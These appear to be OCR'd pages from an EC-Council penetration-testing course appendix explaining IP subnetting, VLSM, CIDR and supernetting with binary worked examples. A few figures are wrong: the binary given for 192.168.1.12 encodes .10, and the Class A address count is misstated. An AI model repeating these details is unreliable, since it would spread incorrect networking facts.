
Table A.15: Default subnet masks for Class A, Class B and Class C networks

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example,

```
Host IP address: 159.100.9.18

Binary format: 10011111.01100100.00001001.00010010

Class B network mask: 255.255.0.0

Binary format: 11111111.11111111.00000000.00000000

Class B address with 5 bits allocated to subnet ID and remaining 11 left
for host ID

Subnet mask = /21

Prefix length notation: 11111111.11111111.11111000.00000000

Subnet mask in dot decimal notation: 255.255.248.0

Network ID = 159.100.0.0

Binary format: 10011111.01100100.00001000.00000000

Extended network address (net ID + subnet ID) = 159.100.8.0/21
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Subnetting

The traditional internet designers have not foreseen the rapid growth of the internet and the change it has brought in as a communication system. Today, organizations are facing many problems with allocation of IP addresses, as the IP address space, especially IPv4 as it is in the depletion stage. This problem has occurred due to early decisions made by the internet designers in the formative stage. In the early evolution stage of internet, organizations were allocated address space based on their request rather than on their requirements. This has led to eventual depletion of IP address space. Many organizations that predicted the future of networking had invested in the internet, but organizations, which ignored the significance of the internet, later realized and obtained addresses but had to face problems with address shortage issues. Emerging organizations that are in the evolving stage have to face address storage problems due to premature depletion of IPv4 address space. In order to overcome the problems of IP address space depletion, one can perform IP subnetting. Subnetting allows organization's network divided into two level structure, hosts and subnets. An organization's system administrator divides the host network, specifically the internal network, into two segments in order to make it unavailable to the external networks. The main advantage of subnetting to the organization is that they can divide the classful host number into a subnet id and host id based on their preferences and requirements.

Subnetting allows you to divide a Class A, B, or C network into different logical subnets. To subnet a network, use some of the bits from the host ID portion, in order to extend natural mask.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.132: Subnet Address Hierarchy

For example, Consider class C Address

```
IP Address: 192.168.1.12      11000000.10101000.00000001.00001010
Subnet mask: 255.255.255.0      11111111.11111111.11111111.00000000
Subnetting: 255.255.255.224      11111111.11111111.11111111.11100000
```

The above highlighted three extra bits from host ID portion allows you to create eight subnets.




Figure A.133: Two-level and Three-level subnetting

- `Net address: 141.14.0.0`
- `Subnet address: 141.14.192.0`
- `Host address: 141.14.192.2`

Routers use an extended network prefix to transmit the traffic between subnet devices. Extended network prefixes include the network prefix number and subnet ID. In classful IP addressing, the router uses the first octet of an IP address to determine the address class, related network number and host number. In subnetting, as the division of address is arbitrary in nature, it becomes difficult for the router to determine the process of dividing it into subnet and host ID. Subnet mask provides information about the division of bits between subnet ID and host ID as well as the host ID containing the routing traffic. It is a 32-bit binary number. Subnetting allows the division of Class A, B, and C network numbers into smaller segments. Variable length subnet mask (VLSM) allows two or more subnet masks in the same network. VLSM effectively uses IP address space in a network. VLSM provides flexibility to a network administrator to divide a network as per the requirement and preference of the organization and create subnets, sub-subnets and sub-sub-subnets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure A.134: Example of Subnetting

```
Class B address = /16 network prefix
Network address = 131.175.0.0
Natural mask = 255.255.0.0
Subnetted with /24 network prefix
Subnet ID = third number in dotted notation
131.175.21.0
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Supernetting

With the growth of internet, classful addressing is a big problem for many organizations. Problems with classful addressing are a lack of flexibility in dividing addresses for an internal network, improper distribution of allocated address space that requires a router to create more and more routing table entries. Subnetting solves these problems to a certain extent, but IPv6 addressing brought 128-bit addressing system to eliminate addressing issues appropriately. This

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

new system eliminates the need for address classes and creates a new addressing scheme to match the growing demand of internet users. This system advocates on creating a new classless addressing scheme known as Classless Inter-Domain Routing (CIDR). This system uses a concept of subnetting as a base and takes it a step further. Subnetting divides a single network into subnets whereas CIDR applies the subnetting principle to large networks. It aggregates networks into larger supernets with a concept known as supernetting.

Advantages of CIDR:

With CIDR, organizations can allocate address space efficiently as per their requirement and preference. In classful addressing, there are class A, B, and C networks. Class A network has around 16,277,214 addresses per network, class B network has 65,534 and class C has only 254 addresses. There is disproportion of address classes in this addressing system. CIDR eliminates the problem with class imbalances and routing entries by creating small entries for large networks.

Network prefixes based on CIDR helps the router in determining the dividing point between net ID and host ID. Subnetting requires a subnet mask to determine the network ID and host ID. CIDR does not support a 32-bit binary subnet mask. Instead, CIDR uses "/" slash notation known as CIDR notation along with prefix length to show the network size.




Figure A.135: Example of Supernetting

Supernetting Example:

Class A and B addresses are in depletion stage. Class C provides only 256 hosts in a network out of which 254 are available for use. Supernetting combines various Class C addresses and creates a super network. It applies to Class C addresses. Also known as Classless Inter-Domain Routing (CIDR), invented to keep IP addresses from exhaustion. Supernet mask is reverse of subnet mask.



Figure A.136: Example of Supernetting

Example showing a 4 Class C addresses in a network appear as a single network from outside

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4 address-contiguous networks:

```
213.2.96.0: 11010101.00000010.01100000.00000000
213.2.97.0: 11010101.00000010.01100001.00000000
213.2.98.0: 11010101.00000010.01100010.00000000
213.2.99.0: 11010101.00000010.01100011.00000000
Supernetmask: 255.255.252.0
Supernetaddress: 213.2.96.0/22
11010101.00000010.01100000.00000000
```

